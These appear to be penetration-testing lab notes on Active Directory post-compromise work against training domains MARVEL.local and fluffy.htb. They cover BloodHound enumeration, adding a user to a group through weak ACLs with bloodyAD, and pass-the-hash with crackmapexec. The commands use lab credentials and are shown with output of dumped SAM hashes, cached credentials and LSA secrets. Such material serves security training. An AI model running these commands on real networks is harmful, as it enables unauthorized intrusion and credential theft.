
Post-Compromise AD Enumeration

Once We have compromised a user... Now what?


There are a few tools that offer quick and efficient enumeration

- Bloodhound


  To install do the following `sudo pip install bloodhound`




  Use the following command to allow you to utilize bloodhound `sudo neo4j console`



Credentials - neo4j:neo4j!




create a directory called bloodhound with mkdir




Start up ingestor sudo bloodhound-python -d MARVEL.local -u fcastle -p Password1 -ns *domain controller IP* -c all

```
┌──(kali㉿kali)-[~/bloodhound]
└─$ sudo bloodhound-python -d MARVEL.local -u fcastle -p Password1 -ns
 192.168.138.136 -c all
[sudo] password for kali:
INFO: Found AD domain: marvel.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authenticati
on. Error: [Errno Connection error (marvel.local:88)] [Errno -2] Name
or service not known
INFO: Connecting to LDAP server: hydra-dc.marvel.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: hydra-dc.marvel.local
```

Click the upload data button located in the bloodhound browser top right hand side, then go to the blood hound folder then highlight all contents in there so it can upload.



Go to Analysis located on the 3 lines top left hand side and click the various functions to find some interesting information



Group nesting allows one group to be added as a **member of another group**. This means that **permissions and privileges assigned to the parent group are inherited by all users and groups within it**.

As a result, **you can gain elevated privileges** if:

- The user account you control is a member of **Group A**.
- **Group A** is nested inside **Group B**.
- **Group B** has higher privileges (e.g., it's a local admin group, has delegated rights, or is part of a sensitive security group).

This concept is important in penetration testing because **it allows privilege escalation without directly modifying high-privilege groups**. Instead, an attacker may:

- Add themselves to a **low-privilege group** that is already nested into a **high-privilege group**.
- Abuse **ACL misconfigurations** to add their user or a controlled group to a chain that eventually inherits powerful rights.

`bloodyAD --host '10.10.11.69' -d 'dc01.fluffy.htb' -u 'p.agila' -p 'prometheusx-303'  add groupMember 'SERVICE ACCOUNTS' p.agila`

one of the key attack paths is **group membership manipulation**. If `p.agila` has **write permissions on the "SERVICE ACCOUNTS" group** (e.g., via `GenericWrite`, `WriteDacl`, `WriteProperty`, etc.), you can add yourself to that group using `bloodyAD`

Find a weak ACL, add yourself to a powerful group, escalate.

To verify the group membership change do the command...


`ldapsearch -x -H ldap://10.10.11.69 -D "p.agila@fluffy.htb" -w prometheusx-303 -b "DC=fluffy,DC=htb" "(cn=SERVICE ACCOUNTS)" member`

- If you cannot get shell via psexec.py or evilwinrm use bloodhound to find relationships between accounts w/ `bloodhound-python -d fluffy.htb -u p.agila -p 'prometheusx-303' -ns 10.10.11.69 -c ALL`
- Then use BloodyAD to exploit misconfigured delegations or ACLs like if you notice things like generic write or generic all on a group you could do something like `bloodyAD --host '10.10.11.69' -d 'fluffy.htb' -u ''p.agila' -p 'prmoetheusx-303' add groupMember 'SERVICE ACCOUNTS' 'p.agila'` use BloodyAD Cheatsheet | serioton cheatsheet GOATED

- fix stupid clock skew issue `timedatectl set-ntp 0` and then `sudo ntpdate -u *Target-IP*`


- Ldapdomaindump

  Make a directory of with the domain name with the command mkdir!



Go into the directory you have created and type in the following command

`sudo ldapdomaindump ldaps://*domain controller IP* -u 'MARVEL\fcastle' -p Password1`




A lot of good information will display once you list the files on the directory to open the files use the command firefox following with the filename

Post-Compromise Attacks

- Pass the Password


  Authenticating using a plaintext password for a user account against one or more hosts. If you cracked the password you can use this...

  `crackmapexec smb <ip/CIDR> -u <user> -d <domain> -p <pass>`



- Pass the Hash

  You can grab hashes by using the metasploit module `windows/smb/psexec`



  Alternatively you can grab hashes by using secretsdump!

  `secretsdump.py MARVEL.local/fcastle:Password1@10.0.0.25`

```
┌──(kali㉿kali)-[~]
└─$ secretsdump.py MARVEL.local/fcastle:Password1@10.0.0.25
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x5c1e9847841ca0757d8d0827d788bcf1
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98b869751:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011:::
[*] Dumping cached domain logon information (domain/username:hash)
MARVEL.LOCAL/tstark:$DCC2$10240#tstark#c88e4ceb4c20c2bd024ce0cf4bd01530
MARVEL.LOCAL/fcastle:$DCC2$10240#fcastle#e6f48c2526bd594441d3da3723155f6f
```

Once you have the hash for the user you want to use the following...

`crackmapexec smb <ip/CIDR> -u <user> -H <hash> —local-auth`

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.0.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98
b869751 --local-auth
SMB         10.0.0.35       445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:S
PIDERMAN) (signing:False) (SMBv1:False)
SMB         10.0.0.25       445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain
:THEPUNISHER) (signing:False) (SMBv1:False)
SMB         10.0.0.35       445    SPIDERMAN        [+] SPIDERMAN\administrator:6c598d4edc98d0a0c9797ef98b86975
1 (Pwn3d!)
SMB         10.0.0.25       445    THEPUNISHER      [+] THEPUNISHER\administrator:6c598d4edc98d0a0c9797ef98b869
751 (Pwn3d!)
SMB         10.0.0.225      445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:HY
DRA-DC) (signing:True) (SMBv1:False)
SMB         10.0.0.225      445    HYDRA-DC         [-] HYDRA-DC\administrator:6c598d4edc98d0a0c9797ef98b869751
 STATUS_LOGON_FAILURE
```

You can use crackmapexec to dump sams...

`crackmapexec smb <ip/CIDR> -u <user> -H <hash> —local-auth —sam`

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.0.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98
b869751 --local-auth --sam
SMB         10.0.0.25       445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain
:THEPUNISHER) (signing:False) (SMBv1:False)
SMB         10.0.0.35       445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:S
PIDERMAN) (signing:False) (SMBv1:False)
SMB         10.0.0.25       445    THEPUNISHER      [+] THEPUNISHER\administrator:6c598d4edc98d0a0c9797ef98b869
751 (Pwn3d!)
SMB         10.0.0.35       445    SPIDERMAN        [+] SPIDERMAN\administrator:6c598d4edc98d0a0c9797ef98b86975
1 (Pwn3d!)
SMB         10.0.0.225      445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:HY
DRA-DC) (signing:True) (SMBv1:False)
SMB         10.0.0.225      445    HYDRA-DC         [-] HYDRA-DC\administrator:6c598d4edc98d0a0c9797ef98b869751
 STATUS_LOGON_FAILURE
SMB         10.0.0.25       445    THEPUNISHER      [+] Dumping SAM hashes
SMB         10.0.0.35       445    SPIDERMAN        [+] Dumping SAM hashes
SMB         10.0.0.25       445    THEPUNISHER      Administrator:500:aad3b435b51404eeaad3b435b51404ee:6c598d4e
dc98d0a0c9797ef98b869751:::
SMB         10.0.0.35       445    SPIDERMAN        Administrator:500:aad3b435b51404eeaad3b435b51404ee:6c598d4e
dc98d0a0c9797ef98b869751:::
```

You can use crackmapexec to dump shares...

`crackmapexec smb <ip/CIDR> -u <user> -H <hash> —local-auth --shares`

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.0.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98
b869751 --local-auth --shares
SMB         10.0.0.25       445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain
:THEPUNISHER) (signing:False) (SMBv1:False)
SMB         10.0.0.35       445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:S
PIDERMAN) (signing:False) (SMBv1:False)
SMB         10.0.0.25       445    THEPUNISHER      [+] THEPUNISHER\administrator:6c598d4edc98d0a0c9797ef98b869
751 (Pwn3d!)
SMB         10.0.0.35       445    SPIDERMAN        [+] SPIDERMAN\administrator:6c598d4edc98d0a0c9797ef98b86975
1 (Pwn3d!)
SMB         10.0.0.25       445    THEPUNISHER      [+] Enumerated shares
SMB         10.0.0.25       445    THEPUNISHER      Share           Permissions     Remark
SMB         10.0.0.25       445    THEPUNISHER      -----           -----------     ------
SMB         10.0.0.25       445    THEPUNISHER      ADMIN$          READ,WRITE      Remote Admin
SMB         10.0.0.25       445    THEPUNISHER      C$              READ,WRITE      Default share
SMB         10.0.0.25       445    THEPUNISHER      IPC$            READ            Remote IPC
SMB         10.0.0.35       445    SPIDERMAN        [+] Enumerated shares
SMB         10.0.0.35       445    SPIDERMAN        Share           Permissions     Remark
SMB         10.0.0.35       445    SPIDERMAN        -----           -----------     ------
SMB         10.0.0.35       445    SPIDERMAN        ADMIN$          READ,WRITE      Remote Admin
SMB         10.0.0.35       445    SPIDERMAN        C$              READ,WRITE      Default share
SMB         10.0.0.35       445    SPIDERMAN        IPC$            READ            Remote IPC
```


You can use crackmapexec to dump local security authority...

`crackmapexec smb <ip/CIDR> -u <user> -H <hash> —local-auth --lsa`

```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.0.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98
b869751 --local-auth --lsa
SMB         10.0.0.35       445    SPIDERMAN        [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:S
PIDERMAN) (signing:False) (SMBv1:False)
SMB         10.0.0.25       445    THEPUNISHER      [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain
:THEPUNISHER) (signing:False) (SMBv1:False)
SMB         10.0.0.35       445    SPIDERMAN        [+] SPIDERMAN\administrator:6c598d4edc98d0a0c9797ef98b86975
1 (Pwn3d!)
SMB         10.0.0.25       445    THEPUNISHER      [+] THEPUNISHER\administrator:6c598d4edc98d0a0c9797ef98b869
751 (Pwn3d!)
SMB         10.0.0.225      445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:HY
DRA-DC) (signing:True) (SMBv1:False)
SMB         10.0.0.225      445    HYDRA-DC         [-] HYDRA-DC\administrator:6c598d4edc98d0a0c9797ef98b869751
 STATUS_LOGON_FAILURE
SMB         10.0.0.35       445    SPIDERMAN        [+] Dumping LSA secrets
SMB         10.0.0.25       445    THEPUNISHER      [+] Dumping LSA secrets
